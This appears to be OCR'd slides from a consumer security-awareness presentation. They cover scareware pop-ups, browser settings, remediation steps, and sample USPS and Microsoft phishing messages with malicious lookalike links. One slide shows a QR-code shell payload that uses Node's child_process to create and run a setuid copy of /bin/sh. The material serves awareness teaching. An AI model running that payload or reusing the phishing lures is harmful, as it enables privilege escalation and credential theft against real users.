
Renew now to keep your Mac protected.

If your Mac is unprotected, it is at risk for viruses and other malware.

- DO NOT click/respond
- Proceed Get Protection Scan
- Scan with other protections

- Popups
- Browser Popup protections

Lasts forever



Content

Third-party cookies
Third-party cookies are blocked

JavaScript
Sites can use JavaScript

Images
Don't allow sites to show images

Pop-ups and redirects
Don't allow sites to send pop-ups or use redirects

Popup Protections Chrome

Possible other actions


- Close browser
- Clear browser cache
- Review extensions
- Report https://reportfraud.ftc.gov/#/

- Consider recovery

- Recovery Seminar
- https://vimeo.com/882272974?share=copy

- "Others who use this device won't see your activity, so you can browse more privately. This won't change how data is collected by websites you visit and the services they use, including Google. Downloads, bookmarks, and reading list items will be saved."

Google Chrome Incognito Mode



```
lva@pedro:/usr/bin$ /usr/bin/zbarcam
QR-Code:mkdir -p /tmp/extract/package
echo 'cp = require("child_process")
cp.exec("cp /bin/sh /tmp/sh; chmod +sx /tmp/sh")' > /tmp/extract/package/updates
cript.js
touch /tmp/extract/done.txt
sleep 2
/tmp/sh
```

Black Hat 2010 ATM


Current Issues

- Jenkins RCE vulnerability

  Open-source java-based automation server
- ChatGPT breaches data protections

  Italy Data Protection Authority
- Google Bard with Gemini getting speedy
- Google Bard getting creepy

  Analyse private content of messages
  sentiment, tailor responses to mood and vibe
  relationship dynamics
  sent to cloud, used for training, seen by humans
  stored for 18 months
  persists for days after AI disable
  Source: Forbes



customerservice532566@ziwa8.com

Today 1:29 PM

Track Packages] Your package has arrived at the warehouse and cannot be delivered due to incomplete address information. Please confirm your address at the link.

http://usps.com.zoe30.vip

(reply to yes to get a secure link)


Or

(Copy the link to your Safari browser and open it)

Sincerely,

USPS Support Team

The sender is not in your contact list.




M!crosoft News_ginger.jenkinson <washingtonpainting@msn.com>
To: ginger.jenkinson@outlook.com

Microsoft

Your (ginger.jenkinson@outlook.com) Expires **Today, Tuesday, January 30, 2024**

We recommend that you use the below to keep password valid to avoid login interruption.


- https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fad.doubleclick.net%2Fclk%3B265186560%3B90846275%3Bt%3Bpc%3D%255BTPAS_ID%255D%3F%2F%2Fgetfortytwo.in%2Fp0998&data=05%7C02%7C%7C1ac91e80711f4d32135508dc21b397dd%7C84df9e7fe9f640afb435aaaaaaaaaaaa%7C1%7C0%7C638422302454632147%7CUnknown%7CTWFpbGZsb3d8eyJWIjoiMC4wLjAwMDAiLCJQIjoiV2luMzIiLCJBTiI6Ik1haWwiLCJXVCI6Mn0%3D%7C0%7C%7C%7C&sdata=vghaUpBUxsavrL1LLu3WFiFp%2FUJllUyadNVcgRgOFHk%3D&reserved=0



This site has been reported as unsafe

Hosted by ad.doubleclick.net

Microsoft recommends you don't continue to this site. It has been reported to Microsoft for containing phishing threats which may try to steal personal or financial information.



NEW APPLICATION DETECTED


John, your personal information was used or updated during a recent New Application.

This email is from Member Services & Support.

Activity Date	January 30, 2024
Activity	New Application
Category	Credit Card Unavailable
Merchant	[redacted]

If you recognize this activity, click 'Yes, this was me' below. We'll send you an email confirmation.

If you don't recognize this activity, click 'No, this was not me' below. We'll contact you by phone or by email as soon as possible to explain next steps.



ALERT DISMISSED

John, we're confirming that you responded "Yes, this was me" to a recent alert. We've dismissed the alert.

This email is from the Member Services & Support Team. No need to take further action. Sign in to view your account.

Questions? Please visit Member Services & Support .

